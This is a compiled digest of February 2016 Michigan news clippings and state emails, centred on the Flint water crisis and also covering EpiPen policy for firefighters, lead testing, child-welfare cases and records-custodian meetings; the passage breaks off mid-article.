“They still haven’t fully acknowledged all their issues. We’ll move forward with our piece of it, and I expect, hopefully, people are still asking good tough questions of the federal government. They should be asking.”

Michigan turned down help from the EPA and the Centers for Disease Control and Prevention, according to a Detroit News analysis of more than 24,000 pages of emails released by the Snyder administration and Genesee County. State agency officials also tried to steer Genesee County health officials away from examining the municipal water system as a potential source of the Legionella bacteria.

In late December, DEQ Director Dan Wyant and his spokesman resigned. Liane Shekter Smith, head of the department’s office of drinking water, was fired earlier this month, and another regulator remains suspended pending internal investigation.

Janet Stout, a national expert on Legionnaires’, told The Detroit News that quick state action to involve federal agencies and inform the public might have shortened the outbreak in the Flint area and saved lives.

The state’s handling of the crisis contrasts markedly with how New York state officials dealt with a Legionnaires’ outbreak last summer in the Bronx, said Stout, a research associate professor with the University of Pittsburgh who assisted with both outbreaks. The Bronx spate included 133 cases, resulting in six deaths over about a month.

The state health department last week voluntarily released a series of internal emails related to the Legionnaires’ outbreak, saying staff was aware of the issue by fall 2014 and first offered support to the county health department at that time.

“It’s hard to take all these promised reviews too seriously when we get what seems like daily revelations about more failings and the governor pointing fingers at federal agencies,” Senate Minority Leader Jim Ananich, D-Flint, said in a statement. “What we really need is for the Legislature to commit to hearings and subpoena power so we can do our jobs.”

Senate Majority Leader Arlan Meekhof, R-West Olive, has resisted calls to hold legislative hearings on the Flint water crisis, saying it would be premature to do so until a task force appointed by the governor has concluded its investigation.

A spokesman for House Speaker Kevin Cotter, R-Mount Pleasant, said the House is waiting for a report by the state auditor general, which is “normal procedure.”

“Our short-term priority has been to provide critical resources to the people of Flint, ensuring they have access to clean, fresh water,” Cotter spokesman Gideon D’Assandro said in a Tuesday email, noting supplemental spending bills to address Flint’s water and health needs. “Looking back on what happened and investigating the causes of this crisis will be a long-term focus.”

While the auditor general, governor’s task force and U.S. Attorney’s Office in Detroit pursue “their investigative work,” D’Assandro added, “the Legislature is uniquely positioned right now to help get critical resources on the ground, so that is where we are focused.”

The governor has previously acknowledged errors by the state DEQ.

### **School to retest 300 Flint homes**

Researchers from Virginia Tech are planning to retest water in 300 Flint homes as a follow up to a study they conducted in August that showed widespread elevated lead levels in the water and prompted studies that demonstrated elevated lead levels in children.

Students are assembling water testing kits Friday in Blacksburg, Virginia, as a way to better understand the status of the lead levels in the water since their initial testing in August and also after Flint switched back to Detroit water in October. The EPA is expected to pay for the re-testing.

## Fire chief: Michigan policy prohibiting EpiPens puts 'lives at risk'

WZZM – February 16, 2016, By Alex Shabad

BLENDON TOWNSHIP, Mich. (WZZM) -- Firefighters say a state policy concerning a life-saving device for allergic reactions, EpiPens, put lives at risk.

The WZZM 13 Watchdog team is looking into why some firefighters are not allowed to carry EpiPens, while some non-emergency workers can. EpiPens are available in schools, but not some fire departments.

Teachers can use them, but some firefighters, who are often on the front lines of a medical emergency, cannot.

"The worst thing I've ever experienced," recalled Chuck Weaver, who said he nearly died waiting for an EpiPen. Weaver says he suffered eight bee stings and went into shock.

"There's no way to describe the pain," Weaver said.

Weaver and the firefighters who responded to help him see eye-to-eye about the policy for the life-saving EpiPens.

"It's tough for him, and it's tough for the responders," says Kurt Gernaat, the Blendon Township fire chief. "We needed to administer epinephrine, and we didn't have any."

That's because state law does not authorize Blendon Township firefighters and many other Michigan fire departments to carry EpiPens.

"I was surprised that we had to wait for an ambulance to deliver the EpiPen," Weaver said.

Chuck Weaver took WZZM 13 back to the scene where he described the timeline this past summer. He was clearing the fields on his mower when he says he rolled over the bees nest.

His allergic reaction happened only a short distance from his family's house.

"I started to lose my eye sight, so then I knew I was in trouble," Weaver said. He raced through the hayfield to his daughter in law's house.

"Dropped on the floor and just said bees, 911," Weaver said.

Then he waited for a firefighter to respond, who was also forced to wait for an ambulance.

"It seems like forever when you're in those situations, but I bet it was another five to seven minutes before Life got on scene," said Trevor Overweg, a Blendon Township firefighter who was first on scene. "Yes, an extra five minutes could have helped quite a bit," Overweg told WZZM 13.

Firefighters, like Overweg, are certified as medical first responders, but they are not allowed to use EpiPens, unlike paramedics with a higher level of training.

Yet, even non-emergency workers, like teachers, are allowed to use EpiPens. Gernaat knows one of those teachers, in particular, quite well.

"It's kind of frustrating that my 22-year-old daughter is authorized to use it after 30 minutes of training, and I've been a firefighter, MFR, for 25 years and been through continuing education training all of those 25 years and I still can't use it," Gernaat said.

Gernaat also points to the inconsistency of a recent state law that requires firefighters to use Narcan for heroin overdoses, yet they're not allowed to use EpiPens to treat allergic reactions.

WZZM 13 spoke to a paramedic who says EpiPens are simpler to use than Narcan. We asked the paramedic if it would be hard to train a firefighter how to use EpiPens.

"No, with their level as a medical first responder, they know about allergic reactions," says Sgt. Steve Wolbrink, the EMS coordinator for the Allendale Fire Department.

Wolbrink is in charge of training emergency responders in the area, and yes, teachers, too.

WZZM 13 brought the concerns to State Rep. Daniela Garcia, who is on the state's health policy committee. Garcia said that she became aware of the issue last summer. As to why teachers are allowed to use EpiPens and emergency officials can't, Garcia said there's confusion, and lawmakers are looking into it.

"There is some confusion around it," Garcia said. "That is something that we're looking into."

"I think this is an outdated policy that needs to be updated," says Chief Gernaat. "I believe it is putting lives at risk."

A spokesman for Garcia told WZZM 13 that after we contacted her, she began putting pressure on the Michigan Department of Health and Human Services.

The department told her they plan to update their policy in March.

## Test children for lead, experts tell Kalamazoo crowd

MLive – February 16, 2016, By Emily Monacelli

**KALAMAZOO, MI** — Children should be tested for lead in their first or second year of life, Kalamazoo-area experts told a crowd of more than 100 people at a community meeting Tuesday.

"We want to build a community where none of our children have a detectable level of lead in their blood," said Dr. Gillian Stoltman, Kalamazoo County health officer.

Stoltman was part of an eight-member panel addressing the crowd in a community meeting hosted by the Kalamazoo Metropolitan Branch of the NAACP on the effects that high levels of lead can have on children.

She was joined by Kalamazoo Mayor Bobby Hopewell, City Manager Jim Ritsema and several health experts to discuss lead effects in children.

Stoltman said it's "critically important" that children be tested, particularly if they live in or spend a considerable amount of time in old houses. Stoltman said the number of children with elevated blood lead levels is on the decline nationally, but so is the number of children being tested for lead.

The problem of high lead levels in children has been in the spotlight with the news that lead had been leaching into old water pipes in Flint, but the most common source of lead exposure today is living in an old house with lead paint, and the second most common source is contaminated soil.

"It's so critical that we do everything in our power as family members, as parents, as a community, that we absolutely minimize the amount of lead that these children are exposed to," Stoltman said.

Lead exposure can cause irreversible brain damage in children under age six, which can include a reduction in IQ, increased risk of attention deficit disorder and increased aggression and impulsivity. Studies show children with elevated lead levels are more likely as adults to be unemployed or underemployed, be dependent on government services and/or end up in prison.

Other sources of lead include painted toys made in other countries that don't regulate lead in paint and painted ceramic cooking pots, said Dr. Cheryl Dickson, a pediatrician and an associate dean for health equity and community affairs at the Western Michigan University School of Medicine.

"Lead should be zero," Dickson told the crowd. "We should not have lead at all in our blood."

The American Academy of Pediatrics recommends children be tested for lead at 12 months old and 24 months old.

"That should take place no matter insurance status," said Stoltman. She said Medicaid and private insurance will cover the testing either through pediatricians' offices or through the health department.

Data shows that any lead in a child's body can have negative effects, Stoltman said.

Dickson said parents should be asked by doctors or nurses about their children's home environments, including whether they are living in a house built before 1978, whether there is construction surrounding the home and whether there is exposed plaster and dust in the home.

In 2014, 31 percent of Kalamazoo County's 1- and 2-year-olds were tested for elevated lead levels, and 2.7 percent of those children had confirmed elevated lead levels, according to state records.

Lead testing is recommended for 1- and 2-year-olds, and about a third of Michigan children in that age group were tested in 2014, according to data from the Michigan Department of Health and Human Services.

Parents with children who have at least 5 micrograms per deciliter or  $\mu\text{g}/\text{dL}$ , the current benchmark of concern set by the federal Centers for Disease Control, should seek guidance in changing the child's environmental factors, and children with 14 micrograms per deciliter should have a medical evaluation, Stoltman said.

Leatta Byrd, a nutritionist with the Michigan State University Extension, said her organization has developed information and resources for families in Flint who are affected by the water crisis there.

Byrd said a child who has been exposed to lead should especially be receiving calcium, iron and Vitamin C.

"Those nutrients will help block the absorption of lead," Byrd said.

The city of Kalamazoo, which provides water to nine other municipalities, has added sodium hexametaphosphate to its water since 1956 for corrosion control, said Sue Foune, director of the city's public services department. The additive helps prevent leaching from lead pipes.

Foue said about 6,000 of the city's 48,000 service lines are lead, and the city proactively replaces them as needed. Foune estimated it would cost \$17 million to replace all of the water system's lead service lines.

Kalamazoo County Commissioner Stephanie Moore said high lead levels in children isn't just a city issue.

"It's also a countywide issue and the (biggest) part of it is because of our old housing stock," Moore said.

Moore said Kalamazoo County has funds to help residents with repairs in homes with high levels of lead present.

"Think about the intervention part and how we can bring resources to the community that can help us protect ourselves and our children in the home," Moore said.

Charles Warfield, president of the local NAACP chapter, said his organization organized the meeting to "stir up the community" in an effort to get people involved in their own welfare.

## Editorial: Court rightly restores blind draw in Flint

The Detroit News – February 16, 2016

Confidence in government at all levels is shot to pieces because of the bungling of the Flint water crisis. The judicial branch doesn't need to voluntarily cloak itself in distrust as well. That's what Michael Talbot, chief judge of the state Court of Claims, risked doing by breaking protocol and inserting himself in a class action suit against the state filed by those who charge they were harmed by the lead-laden water.

In January, a group of residents sued Gov. Rick Snyder, Michigan's Department of Environmental Quality, the state Department of Health and Human Services and two former Flint emergency managers over damages incurred from drinking the city's water.

Lawsuits filed against the state with a potential value above \$1,000 are first heard in the Court of Claims. Standard practice is that cases are assigned to judges based on a blind draw.

That's how the Flint lawsuit was initially placed on the docket of Judge Mark Boonstra. But Talbot, invoking rules that went into effect just two months ago, exercised the prerogative to take on the case himself.

Tuesday, the state Supreme Court made things right by urging Talbot to honor the blind draw.

The Court of Claims in 2013 was broken away from the Ingham County Circuit Court by Republican-backed legislation. The lawmakers felt the Ingham County judges were too liberal and often hostile to the state.

It is now staffed by judges from the state Court of Appeals.

Talbot, who was appointed to the state appeals court in 1988 by Republican Gov. John Engler and was named its chief in 2013, is considered friendly to the Snyder administration.

He delivered the governor a victory in 2014 when he ruled Michigan did not have to refund more than \$1 billion in tax breaks to out-of-state companies. The Michigan Chamber of Commerce described the decision as “utterly disappointing and stunning.”

Lawyers for the Flint plaintiffs filed a motion questioning the propriety of the reassignment of the case to Talbot and asking it be returned to the blind draw.

“Allowing judges to bypass the blind draw, especially in high-profile cases like the Flint water crisis, erodes the public’s confidence in the court’s impartiality,” the plaintiffs’ attorney, Michael Pitt, told The Detroit News.

And he’s right. With public suspicion of how government operates already high, it was a poor decision by Talbot to create the perception that the Snyder administration is trying to game the legal system.

It’s not good for the governor or for the court.

Boonstra is a fine judge capable of adjudicating this case fairly.

The Supreme Court was right to urge Talbot to restore the case to him.

Flint is too sensitive a case to give even the appearance of impropriety as it moves through the legal system.

**From:** Kabia, Kara (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:51 PM  
**To:** Pung, Linda (DTMB)  
**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint -- Scheduled on 2/18 at 2:00 p.m.

Linda

This is one of the meeting you must have been telling me about this morning☺ You will need to leave BIC meeting to get to the Ottawa building and I will need to reschedule your 1 x 1 with Dave

-----Original Appointment-----

**From:** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian (DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Cieciva, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); jfoley@us.ibm.com

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**SOM Meeting Contact:**

**From:** Kabia, Kara (DTMB)  
**Sent:** Thursday, February 18, 2016 8:46 AM  
**To:** Pung, Linda (DTMB)  
**Subject:** RE: Demonstration of Records Manager for Flint records -- Scheduled on 2/18 at 3:00

Hi Linda,

I marked this appointment as free, you are optional, looks like Susan has been included.

-----Original Appointment-----

**From:** Weston, Jessica (DTMB)  
**Sent:** Thursday, February 18, 2016 8:29 AM  
**To:** Weston, Jessica (DTMB); Nordyke, Susan (DTMB); Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)  
**Cc:** Beeler, Judi (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB)  
**Subject:** Demonstration of Records Manager for Flint records  
**When:** Thursday, February 18, 2016 3:00 PM-4:00 PM (UTC-05:00) Eastern Time (US & Canada).  
**Where:** CH-1S-RICHARD-AUSTIN

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.

---

**Subject:** Demonstration of Records Manager for Flint records  
**Location:** CH-1S-RICHARD-AUSTIN

**Start:** Thu 2/18/2016 3:00 PM  
**End:** Thu 2/18/2016 4:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** Weston, Jessica (DTMB)

**Required Attendees:** Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Nordyke, Susan (DTMB); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)

**Optional Attendees:** Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Beeler, Judi (DTMB); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Sample, Brice (DTMB)

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.

Please note the change in time to 3 p.m.

## We must address school violence

Hometownlife – February 18, 2016, By Robert Kosowski

Unfortunately it is an all-too familiar headline: "School shooting leaves several dead, more injured." It is an epidemic that we in this country should not have to live through, nor tolerate. Ensuring our children are safe while at school should be one of this country's top priorities.

When I came to Lansing three years ago, I knew one of my main focuses as a legislator would be to look at Michigan's statutes regarding protecting children and try to strengthen them wherever I could.

This legislative session I have continued that trend by having over 40 percent of my introduced legislation be centered on kids' issues. Whether it be amending policies our Department of Health and Human Services has in place, dealing with our foster care system, or strengthening school policies on security planning, one of my central focuses as a state representative is to ensure our laws dealing with children are made stronger.

One bill I recently introduced that is at the top of my legislative agenda for this session is House Bill 5351. This legislation would create a school security task force that would be housed within the Michigan State Police.

Regrettably, school violence is becoming more and more commonplace in our society. The purpose of this task force would be to make recommendations for improving school policies and procedures in response to school shooting incidents in our state.

Under House Bill 5351, the task force would be required to gather information concerning school shootings throughout the state, receive reports and testimony, review policies and procedures developed in other states to improve the school response to school shootings, create recommendations and guidelines for school policies and procedures for response to school shootings, and submit a report with the task force's recommendations.

Another bill I introduced earlier this session is House Bill 5012. This legislation is part of a three-bill package that would direct the Michigan State Police to maintain a list of qualified volunteer to patrol school premises and make that list available to school districts. Individuals who volunteer would be eligible for a tax credit. In order to meet the criteria to be a qualified volunteer, the individual must be a current or former certified law enforcement officer, be submitted to a criminal background check, and be certified to carry a concealed firearm.

Being the father of two school-age boys, I cannot imagine a more important issue than making certain our kids are safe at school. House Bill 5012 will add another layer of protection into place in addition to the safeguards schools already implement. Hopefully, it will provide parents with some peace of mind.

In addition, earlier this month I sponsored House Bill 5308, which would exempt school boards from the Open Meetings Act and allow them to meet in closed session when discussing security planning to address existing threats or to prevent potential threats to the safety of students and staff members.

The Open Meetings Act was originally enacted in 1976 with the intent of giving all Michigan citizens the right to know what happens in government by requiring public bodies conduct nearly all business in open meetings. I understand that Michigan's citizens should have the right to know what is going on in this state. However, protecting our children and ensuring they have a safe learning environment should be a given right as well.

Putting the safety of Michigan's children at the top of the legislative agenda is something I hope my colleagues agree with and support. House Bills 5351, 5012, and 5308 help to strengthen our current statutes surrounding school security. I can think of nothing more important than introducing legislation dealing with protecting our children. I am hopeful that Michigan can be innovative in this important area of law.

Robert L. Kosowski is a State Representative and the House Democratic Whip for the city of Westland. His district includes parts of Westland and the city of Wayne.

## Flint residents may have been drinking PFCS in addition to lead

The Intercept – February 17, 2016, By Sharon Lelrner

RESIDENTS OF FLINT, MICHIGAN, who drank lead in their water may also have been exposed to perfluorinated compounds, or PFCs, according to a report from the Michigan Department of Community Health.

The May 2015 report showed elevated levels of PFCs in the Flint River — including PFOA, also known as C8, the chemical that spread into drinking water around a DuPont plant in West Virginia and led to a landmark class-action lawsuit. In addition to C8 and PFOS, a similar molecule that's also based on a chain of eight carbon atoms, scientists found 11 other PFCs in the Flint River — more than in any of the other water sources tested around the state.

In 2014, in an effort to save money, Flint switched the source of its drinking water from Lake Huron to the Flint River, a change that resulted in residents being exposed to lead levels high enough to cause irreversible brain damage in children.

The Michigan report was based on tests of surface water and fish for PFCs in 13 sites around the state. According to Jennifer Eisner, a public information officer for the Michigan Department of Health and Human Services, the report was not designed to evaluate drinking water. Eisner referred questions about the dangers the PFCs posed to people drinking water from the Flint River to the Department of Environmental Quality, which did not return our phone calls.

Michigan's testing revealed PFOS in the Flint River at levels that exceeded the state's limits for both non-drinking water and drinking water. The scientists found C8 in 12 of the 13 bodies of water tested, though at levels below the official cutoff for concern. Michigan has not set safety levels for the other 11 PFCs.

C8, which has been linked to numerous health problems, including immune suppression, thyroid disease, and two types of cancer, has been turning up at dangerous levels in drinking water around the country, including Hoosick Falls in upstate New York, as well as in New Jersey, Colorado, New Hampshire, and Pennsylvania. Repeated calls to regulate C8

have been dismissed. In fact, Susan Hedman, the EPA regional administrator who stepped down in the wake of the Flint lead crisis, has also offered hollow promises on C8.

PFOS, which has been linked to low birth weight in humans and causes a similar set of health problems as C8 does in lab animals, was also found above threshold safety levels for birds and mammals. The amount of PFOS in the Flint River more than tripled between 2001 and 2013, and high concentrations of the other PFCs were found in fish taken from the river.

The Michigan report noted that “a more thorough assessment may be warranted” to determine the impact of PFOS on wildlife in and near the river, and raised the possibility that the government “should assess whether fish consumption advisories” for PFOS are necessary. Surprisingly there is no mention of the impact of PFOS on the Flint residents who were drinking water from the river when the report was issued. The report acknowledged the presence of C8, but because levels were below the official safety cutoff, concluded that “human health is not being impacted.”

Still, the levels of PFOS and total PFCs in the Flint River were the second highest recorded in the state. The highest levels were in Clark’s Marsh, a wildlife preserve that borders Wurtsmith Air Force Base, which is home to one of hundreds of military fire- and crash-training sites contaminated with firefighting foam.

The Flint River finding should have sounded an alarm and, according to one historian familiar with the area, could have been anticipated. “The Flint River was lined with supply companies that were giving all the toxic materials that went into the modern car,” said David Rosner, author of *Lead Wars: The Politics of Science and the Fate of America’s Children* and a professor of public health at Columbia University. Rosner noted that General Motors, which also operated a plant on the Flint River, stopped using the river water because it was “too corrosive.”

“If it’s harming transmissions and basically the open sewer for factories, how could anyone ever think of that water as a source of drinking water?” said Rosner. “The idea that they’re finding lead and PFCs is not surprising. I’m sure that river has many other pollutants, too.”

## Father claims he reported toddlers' abuse to CPS before critical injuries

NBC 25 News – February 16, 2016, By Ilse Hayes

While a Flint man remains behind bars, charged in connection with beating two Flint toddlers, their biological father claims he warned Child Protective Services (CPS) about prior alleged abuse.

Nathan Beck, who was sitting in the court room Tuesday morning tells NBC25 he wants justice for his sons.

"I've been trying to get custody for eight months. It was very frustrating. I've opened multiple CPS cases and multiple neglect reports and nothing was done until now," says Beck.

Beck says he had attempted to gain custody of his two toddler sons since ending a relationship with their mother.

Police say on January 31st, 27-year-old Cameron Wells was babysitting three children at a home on Tacken Street while the mother was at work.

Wells faces six felony counts including child abuse and assault with intent to murder.

Wells' attorney, Kevin Rush, spoke to NBC25 Tuesday morning just outside of a Genesee County court room.

Rush says attorneys for both sides exchanged information on Tuesday and a preliminary court date was set.

According to a close family member, one-year-old Nathan Beck remains hospitalized in a medically induced coma.

We are also told his brother, two-year-old Jayden Beck, has been released.

NBC25 placed a call to Bob Wheaton, spokesman for the Michigan Department of Health and Human Services on Tuesday afternoon regarding Beck's claims.

We received the following email from Mr. Wheaton:

"The Michigan Child Protection Law forbids me from releasing any information on a specific CPS case. We take a look at any allegations and act as per the law to protect children. In some cases law and policy provides for us to petition to have a child removed; in other cases we provide services to the family."

## Michigan data network hopes to head off future health crises in Flint

Bloomberg BNA – February 17, 2016

Michigan's health information exchange is hoping to prevent another public health crisis in Flint by connecting doctors' electronic health record systems.

The Great Lakes Health Connect will invest \$250,000 to help Flint-area physicians' offices offset the cost of EHR interfaces often required to electronically exchange patient health data with other health-care providers, Doug Dietzman, executive director of Great Lakes Health Connect, told me recently.

The exchange hopes to connect the electronic health record systems of every hospital and doctor's office around Flint and build a service capable of analyzing data from those EHRs to more quickly flag public health issues like the one they're currently battling, he said.

"We want the right technology infrastructure in place across the region to ensure we can identify any issues sooner," Dietzman said.

Michigan's state and local health departments are still contending with the effects of a public health crisis caused when the city of Flint decided to draw its water supply from the Flint River instead of Lake Huron, resulting in dangerously high levels of lead entering local drinking water.

A robust data-sharing network for health-care providers will also be crucial for caring for the children affected by the crisis in the years to come, Eden Wells, the chief medical executive for the Michigan Department of Health and Human Services, told me.

Children with high levels of lead in their blood often have developmental disabilities, learning disabilities, hearing loss and other health issues, Wells said. Treating these issues generally requires "wrap-around services," coordinated care from several different specialists and behavioral health providers.

"If there was ever a time when a city could benefit from that type of infrastructure, a coordinated health IT network, this would be it," Wells said. "It's going to take the work of lots of clinics and support agencies working together for years."

---

## Michigan Accepting Proposals for Minority Health Inequity Awareness

WDET – February 18, 2016, By Eli Newman

The Michigan Department of Health and Human Services is seeking proposals to address ethnic and racial health inequality. The agency is calling on non-government organizations, schools, and hospitals to lead conversations on health issues facing minority groups. Spokesperson Bob Wheaton says minority populations face some health problems more than others.

“That’s a challenge for Michigan and other states. Different minority groups may be disproportionately affected by diseases such as diabetes or heart diseases or certain types of cancer.” Bob Wheaton, MDHHS Spokesperson

Wheaton says the Michigan Department of Health and Human Services has a budget of nearly \$900,000 to fund minority health programs. He says proposals for the initiative are due March 7th.

<http://wdet.org/posts/2016/02/18/82529-michigan-accepting-proposals-for-minority-health-inequity-awareness/>

## Former Pinckney police sergeant arrested

Detroit Free Press – February 18, 2016, By Lisa Roose-Church

A former Pinckney police sergeant who unexpectedly resigned via e-mail late one evening in April has been arrested on a warrant alleging he stole money from his mother.

Hamburg Police Chief Rick Duffany confirmed today that former Sgt. William Cook was arrested by Cleveland, Tenn., authorities this morning when he showed for work at a plant in the area.

Cook, wanted on a warrant alleging he embezzled more than \$20,000 from a vulnerable adult, is currently housed in Cleveland awaiting extradition. It is not immediately known if he will fight extradition.

Duffany said his department was contacted by a representative with the Michigan Department of Health and Human Services in May — about one month after Cook walked away from his job — regarding “concerns” with his mother’s finances.

[DETROIT FREE PRESS](#)

[Pinckney students accused of rape waive court hearing](#)

Sgt. Gary Harpe’s investigation led to multiple search warrants on “multiple bank accounts” and reviewing thousands of pages of financial information.

That investigation revealed that Cook allegedly embezzled money from his mother, who lived briefly with Cook in his Hamburg Township home before being transferred to a nursing home.

[DETROIT FREE PRESS](#)

[What’s wrong with stealing from Grandma? Plenty](#)

The allegations say Cook stole the money “for a few years” while he had power of attorney over his mother’s finances and while she lived in the nursing home.

Duffany declined to say how much authorities believe was embezzled.

Cook’s mother is currently living in a nursing facility located outside of Michigan. She is in “good physical health,” Duffany said.

Cook, who worked as an interim Unadilla Township police chief, was supposed to report to work around 6 a.m. April 4, but about four hours prior to his shift, Cook e-mailed the chief and resigned.

Chief Jeff Newton said at the time that Cook "just resigned, effective immediately" and that he offered no additional explanation.

Newton said Cook was an employee "in good standing" and there were no disciplinary actions or any known reasons for the sudden resignation.

<http://www.freep.com/story/news/local/michigan/2016/02/18/former-pinckney-police-sergeant-arrested/80551984/>

## State orders child born as 1-pound 'micro-baby' sent to foster care

MLive – February 17, 2016, by Bob Johnson

**LAKE, MI** — After four months in two hospitals, heart surgery and numerous other procedures, Ryker James LaRoy McEvers, who was born weighing 1 pound and 2 ounces at Covenant HealthCare in Saginaw, came home for the first time Feb 6.

Just days later, though, Ryker was ordered into foster care after an investigation by Michigan's Child Protective Services agency.

A petition filed by a state worker in Clare County on Feb. 11 questions the physical and mental health of Ryker's mother, 22-year-old Dannielle McEvers.

McEvers said she just wants her son back and is willing to do whatever must to satisfy the state.

A hearing is set for March 1 in Clare County Family Court.

### How it happened

